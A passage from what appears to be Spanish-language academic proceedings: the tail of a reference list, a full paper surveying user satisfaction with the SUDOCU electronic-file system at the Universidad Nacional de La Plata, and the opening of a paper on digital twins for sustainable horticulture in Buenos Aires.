3. Ferraro M., Gallo P., Giuseppe Ippolito M.: A test bench for the production of green hydrogen and its traceability and certification using blockchain technology, https://ieeexplore.ieee.org/document/10194789/figures#figures%5D%5Bhttps://ieeexplore.ieee.org/document/9951781

4. Akberdina, V., Osmonova, A. Digital transformation of energy sector companies. E3S Web of Conferences 250, 06001 (2021). Link: https://doi.org/10.1051/e3sconf/202125006001

5. Swiatowiec-Szczepanska, J., Stepien, B. Drivers of Digitalization in the Energy Sector—The Managerial Perspective from the Catching Up Economy. MDPI Open access journal (2022), https://doi.org/10.3390/en15041437

6 Espressif Systems. (2020). ESP32 Technical Reference Manual. Retrieved from https://www.espressif.com/sites/default/files/documentation/esp32_technical_reference_manual_en.pdf

7 Upton, E., & Halfacree, G. (2019). Raspberry Pi User Guide. John Wiley & Sons.

8 Shelby, Z., Hartke, K., Bormann, C., & Frank, B. (2014). The Constrained Appli-cation Protocol (CoAP). Retrieved from https://tools.ietf.org/html/rfc7252

9 CoAP + DTLS: A Comprehensive Overview of Cryptographic Performance on an IOT Scenario. (2020, March 1st). IEEE Conference Publication | IEEE Xplore. https://ieeexplore.ieee.org/document/9220033

10. Ioini, N. E., Claus, P. A Review of Distributed Ledger Technologies. OTM Conferences & Cloud and Trusted Computing (C&TC) (2018), https://www.researchgate.net/publication/328475892_A_Review_of_Distributed_Ledger_Technologies
11. IEEE Systems Journal. El al. A Survey of Blockchain Applications in the Energy Sector. Institute of Electrical and Electronics Engineers (2021), https://ieeexplore.ieee.org/abstract/document/9131815
12. Baidya, S. et al. Reviewing the opportunities, challenges, and future directions for the digitalization of energy. Elseiver (2021), https://doi.org/10.1016/j.erss.2021.102243
13. Zhao, F.; Guo, X.; Chan, W.K. Individual Green Certificates on Blockchain: A Simulation Approach. MDPI Journal (2020), https://doi.org/10.3390/su12093942
14. Castellanos, J. A. F., Coll-Mayor, D. and Notholt, J. A. Cryptocurrency as guarantees of origin: Simulating a green certificate market with the ethereum blockchain. International Conference on Smart Energy Grid Engineering (SEGE), Oshawa (2017), https://doi.org/10.1109/SEGE.2017.8052827
15. Energy Web Foundation (2023). Deploy a smart contract on Volta, https://energy-web-foundation.gitbook.io/energy-web/how-tos-and-tutorials/deploy-a-smart-contract-on-volta-with-remix, last accessed 2023/08/24.

Instrumento de diagnóstico de satisfacción del ciudadano universitario aplicado a expediente electrónico

Miguel A. Marafuschi Phillips[1], Ariel Pasini [2], Ana C. Lacunza [3]

[1]Instituto de Ciencias Sociales (UNAJ) Av Calchaquì Nª 6200

[2] Instituto de Investigación en Informática III- LIDI -Facultad de Informática (UNLP) 50 esq. 120 La Plata, Buenos Aires

[3]UNLP Calle 7 Nª 776, La Plata

{miguel.marafuschi, ana.lacunza}@presi.unlp.edu.ar

apasini@lidi.info.unlp.edu.ar

Abstract. Este trabajo introduce el concepto de satisfacción del ciudadano universitario (SCU) y propone un instrumento para la evaluación de dicha satisfacción. En base a una identificación de 11 servicios del sistema de expediente electrónico de la UNLP (SUDOCU), se realiza un diagnóstico de la SCU actual, lo que permite planificar posibles mejoras a la prestación de servicios por parte de las universidades a miembros de sus comunidades.

Keywords: gobierno electrónico universitario, satisfacción del ciudadano universitario, calidad de uso

1 Introducción

Desde fines del siglo pasado la gestión de la educación ha sido modificada por el uso de las nuevas tecnologías. Las utilizaciones de estas nuevas tecnologías implica cambios técnicos e invita a reflexionar en forma general sobre la forma de gestionar. Estas innovaciones fueron acompañadas de desarrollos teóricos como la nueva administración pública, el gobierno electrónico [1] y el gobierno como plataforma [2] [3].

Este trabajo introduce un concepto relacionado al gobierno electrónico universitario (EGOV-U) como es la satisfacción del ciudadano universitario (SCU) y propone una metodología para la evaluación de dicha satisfacción.

Para ello se realizará un diagnóstico de la satisfacción de los ciudadanos universitarios con diferentes servicios componentes del sistema de expedientes electrónico

denominado SUDOCU utilizado en 29 universidades nacionales. En este caso el relevamiento se llevó a cabo en usuarios de la UNLP.

El resto de este trabajo se organiza de la siguiente manera. La Sección 2 presenta los conceptos generales relacionados a gobierno electrónico y la historia del sistema de expedientes digitales SUDOCU. La Sección 3 detalla el instrumento de diagnóstico de evaluación de la satisfacción del ciudadano universitario. La Sección 4 introduce los resultados obtenidos durante la ejecución del diagnóstico. Finalmente, en la Sección 5, se discuten las conclusiones y trabajos futuros.

2 Conceptos Generales

Cuando las limitaciones del modelo burocrático weberiano superaron a sus beneficios, apareció la teoría del Nuevo Gerenciamiento Público (New Public Management, NPM). Inicialmente se implementó en Inglaterra, los Estados Unidos y Australia [4] para luego expandirse a otros lugares del mundo a partir del proceso de globalización.

Este nuevo gerenciamiento Público introduce una serie de reformas administrativas originadas en el sector privado como la medición de la productividad, la introducción de servicios orientados a usuarios, la descentralización, los conceptos de eficiencia y mejora de los servicios ofrecidos y el control [5]. Todos estos esfuerzos se llevaron a cabo para simplificar el acceso a la información y los servicios públicos; mejorar la calidad de los servicios prestados y reducir los costos [6].

Estas nuevas ideas fueron acompañadas por el desarrollo de las nuevas tecnologías de la información (TICs). La aplicación de las mismas al gobierno dio lugar a lo que se denomina gobierno electrónico

El Gobierno Electrónico es vinculado comúnmente con las estructuras relacionadas al Estado, ya sean, los gobiernos municipales, provinciales, o nacionales. Sin embargo, existen otras unidades del Estado, como las universidades nacionales, que poseen su propio gobierno con amplia autonomía institucional.

Las mismas reformas impactaron en las últimas décadas a nivel global en la educación superior, debido al gran crecimiento en términos de estudiantes, instituciones, complejidades, costos y su relación directa con la prosperidad económica de los países [7]. Este crecimiento en un marco de restricciones presupuestarias precisó, a partir de los 1980s, de medidas de eficiencia y una mayor productividad.

Muchos trabajos de investigación han generado conocimiento sobre el Gobierno Electrónico, pero poco se ha profundizado en la aplicación de esas ideas a la gestión de la educación en general y de las universidades en particular. Una de las ideas ausentes hasta el momento es la satisfacción de los ciudadanos pertenecientes a la comunidad universitaria.

2.1 Gobierno Universitario

Las universidades argentinas poseen gobiernos propios y gozan de autonomía del gobierno político del Estado. El gobierno universitario está compuesto por alumnos, docentes, no docentes, graduados, etc., dependiendo de la estructura definida en su estatuto. Este conjunto representa a los ciudadanos universitarios que desarrollan actividades bajo las reglamentaciones de dicho gobierno.

Los gobiernos universitarios prestan un amplio conjunto de servicios a su comunidad. Estos servicios, son mayoritariamente brindados a través del uso de las TIC. De los muchos conceptos generados por estas teorías este trabajo se va a centrar en uno en particular, la satisfacción del ciudadano universitario (SCU).

La utilización de las tecnologías de la información (TICs) en la administración pública busca encontrar mecanismos que impacten positivamente en el trabajo diario [9]. Esto es lo que se denomina gobierno electrónico o EGOV y que en su traslado a las universidades [10] denominó EGOV-U.

2.2 Satisfacción del ciudadano

Todos los cambios citados, nacidos en el Nuevo Gerenciamiento Público, dieron origen a nuevas formas de relacionarse con los usuarios de los servicios públicos. La evolución de estas ideas y las investigaciones que surgieron de las mismas dio lugar al concepto de Citizen Relationship Management (CiRM). El CiRM es una concepción que hace hincapié en el esfuerzo, de todos los niveles de gobierno de dar una respuesta rápida y adecuada a todos los requerimientos, necesidades y consultas de los ciudadanos, a partir de cambios en las prácticas, políticas y procedimientos del sector público.

El sector privado fue el primero en profundizar en el concepto de satisfacción en la búsqueda de complacer a sus clientes a fin de obtener una rentabilidad. El concepto moderno más completo es el de CRM, del inglés Customer Relationship Management (Gestión de Relación con los Clientes). El CRM permite anticipar necesidades y deseos de los usuarios y costumizar la relación con el mismo.

El CRM se centra en la relación entre las empresas y sus clientes, en tanto que el CiRM se enfoca en la provisión de servicios a los ciudadanos a fin de contribuir al desarrollo de los ciudadanos y su integración con la sociedad [11]. Una de las grandes diferencias entre estas dos visiones es que, en el caso de los servicios de gobierno, el ciudadano, en su gran mayoría, está obligado a tratar con una oferta monopólica por parte de los diferentes estratos de gobiernos. En tanto que en el CRM se busca atraer a los clientes para obtener una rentabilidad.

Esta sencilla diferencia implica que las estrategias del CiRM enfrentan la complejidad del entorno gubernamental que incluye intereses políticos, el timing de las prácticas públicas y los cambios en las demandas sociales [12].

Lacunza [9], Describe el proceso de selección de herramientas por parte del Consejo Interuniversitario Nacional (CIN) que desembocó en la elección de SUDOCU como solución de expediente electrónico para las universidades nacionales argentinas. SUDOCU fue aprobado en el año 2020 por el consejo superior de la UNLP y desde entonces ha sido incorporado en la administración central y en las 30 unidades académicas que componen la universidad.

2.3 SUDOCU

SUDOCU es un sistema de Gestión Integral de documentos y trámites, con el que se crean diferentes tipos de documentos digitales. Permite administrar el ciclo de vida completo de los mismos. Esos documentos, a su vez, pueden incorporarse en contenedores, expedientes y trámites, y llevar registro de todos los actos administrativos que componen al ciclo de vida del trámite documental.

3 Instrumento de diagnóstico de Calidad para la satisfacción de usuarios de SUDOCU

Como antecedente directo del modelo de evaluación de satisfacción de ciudadanos universitarios está el trabajo de Pasini[13], quien identificó una serie de servicios prestados por las unidades académicas de diferentes universidades, a fin de evaluar la madurez de los mismos [14]. Dicho autor [13] evaluó 25 servicios y alcanzó a gran parte de los ciudadanos universitarios: alumnos, graduados, docentes y nodocentes. Para cada servicio descripto el responsable de la prestación debía indicar los canales de entrega del mismo y a partir de allí se determinaba la madurez del servicio y evalúa la calidad de los mismos.

A partir de dicha experiencia, este trabajo busca evaluar los servicios relacionados al expediente electrónico utilizado en la UNLP, SUDOCU. Con este fin, se definió un instrumento de recolección, centrado en un subconjunto de servicios prestados por SUDOCU, para un grupo de usuarios frecuentes y relevar la percepción de los mismos en su uso cotidiano.

3.1 Objetivos del instrumento de diagnóstico

El objetivo principal del instrumento de diagnóstico es conocer la satisfacción del ciudadano universitario con los servicios seleccionadas pertenecientes al sistema de expedientes electrónicos SUDOCU.

A partir de dicho instrumento el próximo paso es desarrollar un modelo de evaluación de la satisfacción del ciudadano universitario.

3.2 Contexto de usuarios del SUDOCU

Desde el punto de vista del estatuto los tipos de ciudadanos universitarios son: alumnos, graduados, docentes y nodocentes. Esta misma tipología aplica al total de sistemas que conforman los servicios tecnológicos de la UNLP o EGOV-U.

Tipos de ciudadanos:

En el caso específico de SUDOCU, los ciudadanos cuentan con sub-categorías debidas a los servicios que utilizan distintos perfiles de usuarios. En este caso las subcategorías son:

1. Autoridades: su uso se centra mayoritariamente en la firma
2. Nodocentes en general y dentro de los no docentes: 1) usuarios de áreas relacionadas a operativas, despacho y mesa de entradas. Crean expedientes y crean y numeran resoluciones. Precisan permisos de edición especiales. 2) usuarios de áreas relacionadas a contabilidad, compras o tesorería. Interactúan mayoritariamente con los sistemas contables. Precisan permisos de Inter operatividad. 3) resto de usuarios nodocentes. Se trata de usuarios con los permisos básicos de crear documentos, subirlos a los expedientes y pasar expedientes

3.3 Selección de Servicios de SUDOCU

Determinación de los servicios.
SUDOCU incluye una cantidad importante de servicios a los diferentes miembros de su comunidad. A fin de realizar el diagnóstico de los mismos, se identificó para cada uno de los posibles receptores, un subconjunto de servicios que se considera indispensable a los objetivos de los mismos. Por ejemplo, como servicio identificado para los usuarios de áreas contables se consulta por la inter-operatividad con otros sistemas SIU como Pilagá o Diaguita.

Se relevaron los siguientes servicios: 1-Búsqueda de documentos y expedientes. 2-Envío de notificaciones. 3- Celeridad en las tramitaciones. 4- Utilidad en los repositorios. 5- Firma dentro del sistema. 6- Uso de plantillas. 7- Seguridad en la información. 8-Simplicidad en la firma de documentos. 9- Tamaño de los archivos. 10-Formato de los archivos. 11- Simplicidad en la generación de expedientes.

También se consultó sobre funcionalidades ausentes a ser incorporadas que consideramos necesarias para un funcionamiento más eficaz del sistema: 1-Módulo de comunicación interna. 2- Monitoreo de expedientes. 3- Digesto. 4-Interoperabilidad con otros sistemas. 5-Generación de reportes de información

3.4 Instrumento de evaluación.

El relevamiento de la información se llevó a cabo a través de un formulario google forms. Que consta de 21 preguntas cerradas y una pregunta abierta para sugerir nuevos servicios. Las preguntas cerradas se agrupan en cuatro conjuntos referidos a: los servicios prestados, los servicios específicos sobre generación de expedientes y trámites, las de priorización de servicios futuros y las de priorización de inconvenientes a resolver.

3.5 Método de evaluación

Para la evaluación se utilizó una escala de Likert de 5 elementos compuesta por:1- Muy insatisfecho. 2 - Insatisfecho. 3 – Indistinto. 4 – Satisfecho. 5 - Muy insatisfecho

Para determinar la prioridad en las funcionalidades a incorporar se aplica una escala 1 a 5, donde 1 es el de mayor prioridad.

4 Evaluación y resultados

Durante el mes de junio de 2024, se envió el instrumento de evaluación a un grupo seleccionado de usuarios de SUDOCU y se obtuvieron un total de 84 respuestas (ver tabla 1) esto representa un 48,6% del total de los formularios enviados. El contexto de aplicación del instrumento fue el siguiente:

El universo de usuarios SUDOCU UNLP es de unos 1500 usuarios. El formulario fue enviado a 173 usuarios frecuentes, por otro lado existe un grupo importante de usuarios que acceden al sistema solo de manera eventual, por lo que no se los consideró en esta etapa de evaluación.

Table 1. Cantidad de usuarios por tipo

Tipos de usuarios	Cantidad	Porcentaje
Autoridad	3	3,6%
Áreas operativas, despacho y mesa de entradas	31	36,9%
Áreas Administrativas financieras	23	27,4%
Otras áreas administrativas	27	32,1%
Total	**84**	**100%**

Para agrupar los resultados se consideró que el nivel mínimo deseado, que la suma de los niveles de satisfecho y muy satisfecho sea superior a la suma de los valores de muy insatisfecho e insatisfecho.

De los 11 servicios relevados, en cinco casos es mayor el valor de la satisfacción que el de la insatisfacción, ver Tabla 2.

Table 2. Servicios relevados con mayor satisfacción del ciudadano universitario

Tipos de Servicios	SAT	INSAT	DIF
Simplicidad en las firmas	51,2%	29,8%	21,4%
Simplicidad en la generación de expedientes	48,8%	29,8%	19,0%
Formato de los archivos	44,0%	25,0%	19,0%
Firma dentro del sistema	44,0%	32,1%	11,9%
Seguridad en la información	36,9%	28,6%	8,3%

Los resultados muestran que cinco servicios cuentan con una satisfacción superior a la insatisfacción y cuatro de esos servicios estan por encima del 44% de satisfacción. En particular se destaca que hay un importante nivel de satisfacción con el *Simplicidad en las firmas* y con la *Simplicidad en la generación de expedientes*.

Por otra parte, los resultados también muestran que seis servicos cuentan con una insatisfacción superior a la satisfacción, ver tabla 3, las que mayor insatisfacción presentan son: *Celeridad en las tramitaciones*, el *Tamaño de los archivos* y las dificultades que aparecen con la *Búsqueda de documentos y expedientes*.

Table 3. Servicios con mayor insatisfacción del ciudadano universitario

Tipos de Servicios	SAT	INSAT	DIF
Celeridad en las tramitaciones	22,6%	69,0%	-46,4%
Envío de notificaciones	16,7%	38,1%	-21,4%
Tamaño de los archivos	31,0%	46,4%	-15,5%
Uso de plantillas precargadas	11,9%	25,0%	-13,1%
Búsqueda de documentos y expedientes	40,5%	47,6%	-7,1%
Utilidad de los repositorios	23,8%	25,0%	-1,2%

Profundizando con los usuarios respecto al concepto *problemas en la celeridad de las tramitaciones*, respondieron que tienen su origen en los cortes del servicio (disponibilidad de SUDOCU), la velocidad del funcionamiento y las dificultades que se presentan cuando un expediente o trámite queda pendiente de tramitación por un período prolongado.

En la Tabla 4 se presenta los servicios que los usuarios proponen para ser incorporadas al SUDOCU, en orden de prioridad.

Table 4. Servicios ordenados por prioridad en el desarrollo

Servicios	Prioridad
Monitoreo de expedientes	67,9%
Módulo de comunicación interna	52,4%
Interoperabilidad con otros sistemas	50,0%
Generación de reportes de información	50,0%

Digesto	35,7%

Analizada las principales falencias, se pude inferir que se relacionan con infraestructura de hardware y funcionalidades ineficientes.

Informado los resultados obtenidos por el instrumento de diagnóstico, las autoridades correspondientes, propusieron hacer un análisis sobre la incorporación de nuevo equipamiento y en una primera instancia, mejorar el software con relación a la disponibilidad del servicio y la celeridad del proceso del expediente. A mediano plazo, se esta diseñando una nueva versión que incluya las funcionalidades priorizadas por los usuarios.

A fin de comprobar si las soluciones propuestas impactan de la manera esperada, a los 60 días de implementadas las mejoras, se llevará a cabo un nuevo relevamiento a fin de comparar los resultados obtenidos en las dos mediciones.

5 Conclusiones

De este diagnóstico realizado sobre ciudadanos universitarios de la UNLP, respecto de su satisfacción con el sistema de expedientes electrónicos SUDOCU, se pueden identificar los servicios que resultan satisfactorios o insatisfactorio a los principales receptores.

La escala utilizada permite conocer la profundidad de la satisfacción e insatisfacción de los servicios relevados. Este tipo de relevamiento también permite priorizar el desarrollo de las futuras soluciones.

Del instrumento generado, se obtuvo un informe con las falencias detectadas que fue entregado a las autoridades de SODUCU de la UNLP, quienes coordinaron con las áreas involucradas un plan de mejoras a corto y mediano plazo. Haciendo hincapié en la disponibilidad y celeridad del servicio. Es importante destacar que las mejoras realizadas por la UNLP pueden ser directamente aplicadas en SUDOCU de otras Universidades Nacionales.

Como trabajo futuro, se busca generalizar el instrumento de diagnóstico a otros softwares de uso institucional de las Universidades (Guaraní, Diaguita, Pilaga, etc.). y aplicarlo en primera instancia en la UNLP.

Con la información recabada, se espera generar un modelo de evaluación de satisfacción del ciudadano universitario, tomando como base la bibliografía existente, analizando el marco teórico correspondiente.

A futuro, se desea aplicar el modelo propuesto a otras Universidades Nacionales.

6 Bibliografía

[1].-Naser, Alejandra y Concha, Gastón. (2011) El Gobierno Electrónico en la gestión pública.Serie Gestión Pública 73. Santiago de Chile: cepal-ilpes, 2011. Disponible en:

http://www.cepal.org/ilpes/noticias/paginas/3/54303/El_Gobierno_electronico_en_la

[2]-O'Reilly, T. (2011). Government as a Platform. Innovations, 6(1), 13–40.

https://www.mitpressjournals.org/doi/pdf/10.1162/INOV_a_00056

[3] Oszlak, O. (2020). El Estado en la era exponencial.

[4]Abrucio, F. L. (2007). Trajetória recente da gestão pública brasileira: um balanço crítico e a renovação da agenda de reformas. Revista de Administração Pública, 41(spe), 67–86. https://doi.org/10.1590/S0034-76122007000700005

[5]Secchi, Leonardo. (2009). Modelos organizacionais e reformas da administração pública. Revista de Administração Pública. 43. 10.1590/S0034-76122009000200004.

[6]Lara, R. D., & Gosling, M. (2016a). Análise dos fatores que compõe a ouvidoria no relacionamento com o cidadão. Espacios, 37(23), 23–37

[7]Bleiklie, Ivar. (2018). New Public Management or Neoliberalism, Higher Education. 10.1007/978-94-017-9553-1_143-1.

[8]Brunsson, Nils, and Kerstin Sahlin-Andersson. 2000. Constructing organizations: The example of the public sector reform. Organization Studies 21: 721–746.

[9]Lacunza, A. C. (2020). *Implementación de un sistema de gestión documental electrónico en la UNLP* (Doctoral dissertation, Universidad Nacional de La Plata). http://sedici.unlp.edu.ar/handle/10915/115287

[10] Pasini, A. C. (2022). *Modelo de madurez para servicios de gobierno electrónico en el ámbito universitario* (Doctoral dissertation, Universidad Nacional de La Plata). http://sedici.unlp.edu.ar/handle/10915/134522

https://doi.org/10.35537/10915/134522

[11] Demo, G., & Pessôa, R. (2015). CRM na administração pública: desenvolvimento e validação de uma Escala de Relacionamento com o Cidadão (ERCi). *Revista de Administração Pública*, *49*(3), 677-697.

[12] Tavana, M., Zandi, F., & Katehakis, M. N. (2013). A hybrid fuzzy group ANP–TOPSIS framework for assessment of e-government readiness from a CiRM perspective. *Information & Management*, *50*(7), 383-397.

[13]Pasini, A. C., Estévez, E. C., Pesado, P. M., & Boracchia, M. (2016). Una metodología para evaluar la madurez de servicios universitarios. In *XXII Congreso Argentino de Ciencias de la Computación (CACIC 2016).*

[14] Janowski T., Estevez E. and Baguma R. 2018. Platform governance for sustainable development: Reshaping citizen-administration relationships in the digital age.Government Information Quarterly. Volume 35, Issue 4, Supplement.Pages S1-S16.ISSN 0740-624X https://doi.org/10.1016/j.giq.2018.09.002.

(https://www.sciencedirect.com/science/article/pii/S0740624X18303836)

Introducción al modelo digital para la reducción del impacto ambiental de las actividades agrícolas

Mg. Leonardo Navarria [1,2], Ariel Pasini [3], Elsa Estévez [4]

[1]Facultad de Ciencias Astronómicas y Geofísicas (UNLP) Paseo del Bosque S/N La Plata
[2]Facultad de Ingeniería (UNLP) 1 esq. 47 La Plata, Buenos Aires
[3] Instituto de Investigación en Informática III- LIDI -Facultad de Informática (UNLP) 50 esq. 120 La Plata, Buenos Aires
Centro Asociado CIC
[4] Laboratorio de Ingeniería de Software y Sistemas de Información (LISSI)
Departamento de Ciencias e Ingeniería de la Computación – UNS
Av. San Andrés 800 – Campus de Palihue - Bahía Blanca, Buenos Aires
Centro Asociado CIC

lnvarria@fcaglp.unlp.edu.ar
apasini@lidi.info.unlp.edu.ar
ece@cs.uns.edu.ar

Abstract. El objetivo de este trabajo es introducir los gemelos digitales aplicados a la producción frutihortícola y como consecuencia reducir el impacto en ambiental que la producción conlleva. El modelo de asistencia a productores frutihortícolas con un enfoque de sostenibilidad basado en las ciudades inteligentes puede generar de forma significativa una mejora en la producción agropecuaria local, como así también una mejora en el aprovechamiento del recurso hídrico. Este modelo puede colaborar con la toma de decisiones un productor frutihortícola local para mejorar su producción, al generar una determina sostenibilidad en el tiempo, se podrá identificar las mejores decisiones a la hora de mantener las condiciones ambientales ideales para la producción frutihortícola. La mejora en la toma de decisiones no sólo maximizará el valor económico y social de la producción, sino que cuidará el recurso hídrico como también reducirá el consumo de energía en la producción

Keywords: producción frutihortícola, modelado, riego, sustentable

1 Introducción

Las actividades hortícola y frutícola con sus particularidades que las diferencian del resto del sector agropecuario tienen un rol estratégico para el desarrollo local y regional de la provincia de Buenos Aires. Poder lograr la adquisición de datos de variables meteorológicas y el procesado de estos basados en lógica de control automático permitirá generar un modelo de asistencia para la ayuda de toma de decisiones de

productores frutihortícolas. Estas decisiones fomentarán el uso eficiente de los recursos ambientales, principalmente el aprovechamiento del recurso hídrico.
El modelo de asistencia estará basado en construcción de gemelos digitales, quienes representan de forma actualizada el comportamiento de las variables meteorológicas con el muestreo de datos para poder asistir a los productores. La adquisición de datos se realizará mediante estaciones meteorológicas automáticas (EMA). Estas estaciones existen en el mercado comercial de instrumentación por fabricantes especialistas en el tema o se pueden desarrollar mediante componentes de bajo costo.
A lo largo del artículo se contextualizará el trabajo, y se explicará en que área se aplica ámbito de aplicación como también los Objetivos de Desarrollo Sustentable que abarca. Posteriormente se hará una breve reseña de la actividad frutihortícola de la Provincia de Buenos Aires y del recurso de explotación hídrica. En la parte de desarrollo se mostrará como fueron construidas las EMAs y finalmente se podrá hallar las conclusiones del trabajo.

2 Conceptos generales

2.1 Contexto

El modelo de asistencia a productores frutihortícolas con un enfoque de sostenibilidad basado en las ciudades inteligentes puede generar de forma significativa una mejora en la producción agropecuaria local, como así también una mejora en el aprovechamiento del recurso hídrico.
Este modelo puede colaborar con la toma de decisiones un productor frutihortícola local para mejorar su producción, al generar una determina sostenibilidad en el tiempo, se podrá identificar las mejores decisiones a la hora de mantener las condiciones ambientales ideales para la producción frutihortícola. La mejora en la toma de decisiones no sólo maximizará el valor económico y social de la producción, sino que cuidará el recurso hídrico como también reducirá el consumo de energía en la producción.
Los Objetivos de Desarrollo Sostenibles (ODS) son el plan maestro para conseguir un futuro sostenible para todos los habitantes del planeta. Se interrelacionan entre sí e incorporan los desafíos globales a los que nos enfrentamos día a día, como la pobreza, la desigualdad, el clima, la degradación ambiental, la prosperidad, la paz y la justicia. Para no dejar a nadie atrás, es importante que logremos cumplir con cada uno de estos objetivos para 2030. [1]
En los informes de País 2021 [1] y 2023 [2] figuran los seguimientos de los progresos hacia las metas de los 17 ODS. El nuevo marco de metas de los ODS e indicadores de seguimiento de la Agenda 2030 en la Argentina constituye una herramienta fundamental para una política de Estado: las metas asumidas constituyen una hoja de ruta para alcanzar un desarrollo sostenible incluyendo a toda la sociedad.
El trabajo se encuentra encuadrado en los siguientes objetivos

[1] https://www.un.org/sustainabledevelopment/es/sustainable-development-goals/

- Objetivo 6: garantizar la disponibilidad de agua y su gestión sostenible y el saneamiento para todos.
- Objetivo 7: garantizar el acceso a una energía asequible, segura, sostenible y moderna para todos
- Objetivo 8: promover el crecimiento económico sostenido, inclusivo y sostenible; el empleo pleno y productivo y el trabajo decente para todos
- Objetivo 9: construir infraestructuras resilientes, promover la industrialización inclusiva y sostenible y fomentar la innovación
- Objetivo 11: lograr que las ciudades y los asentamientos humanos sean inclusivos, seguros, resilientes y sostenibles
- Objetivo 12: garantizar modalidades de consumo y producción sostenibles
- Objetivo 13: adoptar medidas urgentes para combatir el cambio climático y sus efectos

2.2 La producción Hortícola de la Provincia de Buenos Aires

La provincia de Buenos Aires es el motor productivo del país debido a que está conformada por ambientes muy heterogéneos que almacenan una riqueza muy significativa en cuanto al potencial de rendimiento y la calidad de la producción de los cultivos que sobre estos se realizan. [3]

En el interior de la provincia de Buenos Aires coexisten un conjunto de actividades productivas que son eslabones fundamentales en la suma de las actividades agropecuarias. En este sentido, la producción hortícola y la frutícola son dos de los principales cultivos intensivos que promueven el desarrollo local y regional de diferentes zonas bonaerenses. Estas dos actividades presentan características específicas que permiten diferenciarlas del resto del sector agropecuario y sobre las cuales se desagregan un conjunto de beneficios y desafíos para fortalecer la producción primaria, el agregado de valor, la generación de empleo y los circuitos cortos de comercialización.

La producción hortícola presenta una fácil adaptación edáfica, teniendo como posibilidad el desarrollo en todo el territorio bonaerense, pero se concentra en los alrededores de los centros urbanos dónde los consumos de hortalizas son mayores. En la Provincia de Buenos Aires, los cordones hortícolas de mayor producción son los del Área Metropolitana de Buenos Aires (AMBA), La Plata, General Pueyrredón y el sudoeste bonaerense.

En su mayoría, la comercialización de hortalizas se produce en los mercados concentradores del AMBA, que sumado al Mercado Central de Buenos Aires, existen alrededor de 40 mercados que concentran la mayor producción del país.

A diferencia de la producción hortícola, la producción frutihortícola posee un mapa de desarrollo distinto. Los diversos climas de la provincia posibilitan el desarrollo de una amplia gama de frutales, tanto en el norte como en el sur. La comercialización de la fruta posee variaciones en los mercados internos y externos, pero a diferencia de la producción hortícola, la fruta es transportadas distancias mas largas, desde el productor hasta el mercado concentrados.

Tanto la producción hortícola como la frutihortícola presentan una importante demanda de mano de obra para el desarrollo de la producción por ciclos. El empleo de la tecnología para un manejo eficiente y sustentable de estos procesos aún está en deuda con la actividad frutihortícola.

Este tipo de procesos demandan una cantidad importante de mano de obra. Los productos son destinados al mercado interno en mayor medida, pero con una buena posición para realizar exportaciones de materia prima para poder desarrollar productos derivados a partir del valor agregado que aportan las nuevas tecnologías fomentando la eficiencia y la sustentabilidad. Este valor agregado difiere del desarrollo tecnológico y no es posible encontrarlo en las zonas agroecológicas.

Desde el Ministerio de Desarrollo Agrario (MDA) bonaerense se sabe que la fruta bonaerense es producida con alta calidad, hay un bajo reconocimiento de esta actividad en el interior de la provincia debido a que la actividad frutihortícola se la comprende como una actividad propia de las economías regionales sin la participación de diferentes ambientes de la zona bonaerense. En la actualidad se desconoce del potencial que existe para la producción frutihortícola, salvo en ambientes especiales como puede ser el kiwi en el sudeste o el durazno en el norte de la provincia. Respecto a la producción hortícola el MDA tiene como objetivo mejorar la tecnología presente en las unidades productivas, para fortalecer la infraestructura y prevenir la emergencia, pero también para hacer más sostenibles las labores productivas.

La provincia de Buenos Aires posee enormes potencialidades para el amplio espectro que contempla la frutihorticultura. En tal sentido, es importante destacar que concentra más del 30% de la producción de frutas y verduras del total nacional.

En lo que respecta a exportaciones y en orden de importancia, la provincia de Buenos Aires envía sus excedentes frutícolas a Italia, Estados Unidos, España, Brasil, Uruguay, Países Bajos, Rusia, entre otros.

La apuesta por producciones aún más sustentables constituye uno de los pilares fundamentales para alcanzar el desarrollo sostenible del sector, requiriendo acciones que generen equilibrio entre el desarrollo económico, social y ambiental desde una óptica inclusiva. El mercado internacional de frutas y hortalizas representa una gran oportunidad para las producciones de la Provincia de Buenos Aires. El dinamismo del mercado internaciones, la relevancia de los mercados regionales de cercanía, la importancia que adquieren las variables como la calidad e inocuidad de los productos generan un nicho con grandes oportunidades para el crecimiento de las exportaciones del sector.

El Cinturón Hortícola Platense (CHP) es una franja productiva ubicada en el periurbano de la ciudad de La Plata, el más grande del país, donde se producen más de 72 tipos de hortalizas que alimentan a más de 14 millones de personas del conurbano bonaerense y otras regiones. En el último censo Hortiflorícola Provincial (2005) se relevaron 1047 establecimiento ocupando una superficie total de 5308 ha, que incluye superficie a campo y bajo cubierta. Desde dicha fecha, el crecimiento ha sido marcado. Así, tan sólo de producción protegida mediante análisis de imágenes Landsat se reconocen en 2016, 5462 hectáreas de invernaderos [4]

2.3 Gemelos Digitales

La definición comprende la idea de que una construcción informativa digital sobre un sistema físico podría crearse como un ente propio. La información recolectada será gemela de la información que se encuentra en el propio sistema físico y podrá ser vinculada con este sistema real durante todo el ciclo de vida del sistema.

El concepto del gemelo digital (Digital Twin) fue incorporado en la Universidad de Michigan [5] por Michael Grieves en una presentación a la industrial en el año 2002. Allí se mencionó el concepto para la formación del gerenciamiento del ciclo de vida de un determinado producto (Product Lifecycle Management (PLM)). La terminología ha cambiado con el tiempo, pero el concepto de modelo de Gemelo Digital se ha mantenido desde el origen. El PLM o Gestión del ciclo de vida del producto en el título significaba que esto no era es una representación estática, sino que los dos sistemas estarían vinculados en todo momento del ciclo de vida del producto.

El gemelo digital ha sido aceptado en una determinada diversidad de situaciones, por ejemplo la NASA lo ha utilizado en sus rutas de tecnologías aplicadas (Fig.1), en sistemas de mantenimiento, por ejemplo en el módulo SAP PM dónde se carga el árbol de mantenimiento de la planta industrial con todos los componentes que conforman la planta y sus características propias.

En el trabajo de Grieves & Vickers [6], el modelo digital fue dividido en etapas, las cuales fueron asociadas a las diferentes fases del ciclo de vida del producto. Las fases propuestas son:

- Digital Twin Prototype (DTP), prototipo de gemelo digital, que corresponde al prototipo del producto con las variantes o a todos los productos que pueden ser construidos
- Digital Twin Instance (DTI), instancia de gemelo digital, corresponde al producto individual por el mismo, o a los productos que son construidos.
- Digital Twin Agreggate (DTA), agregado de gemelo digital, es la suma de todos los DTI o la totalidad de los productos que se han construido.

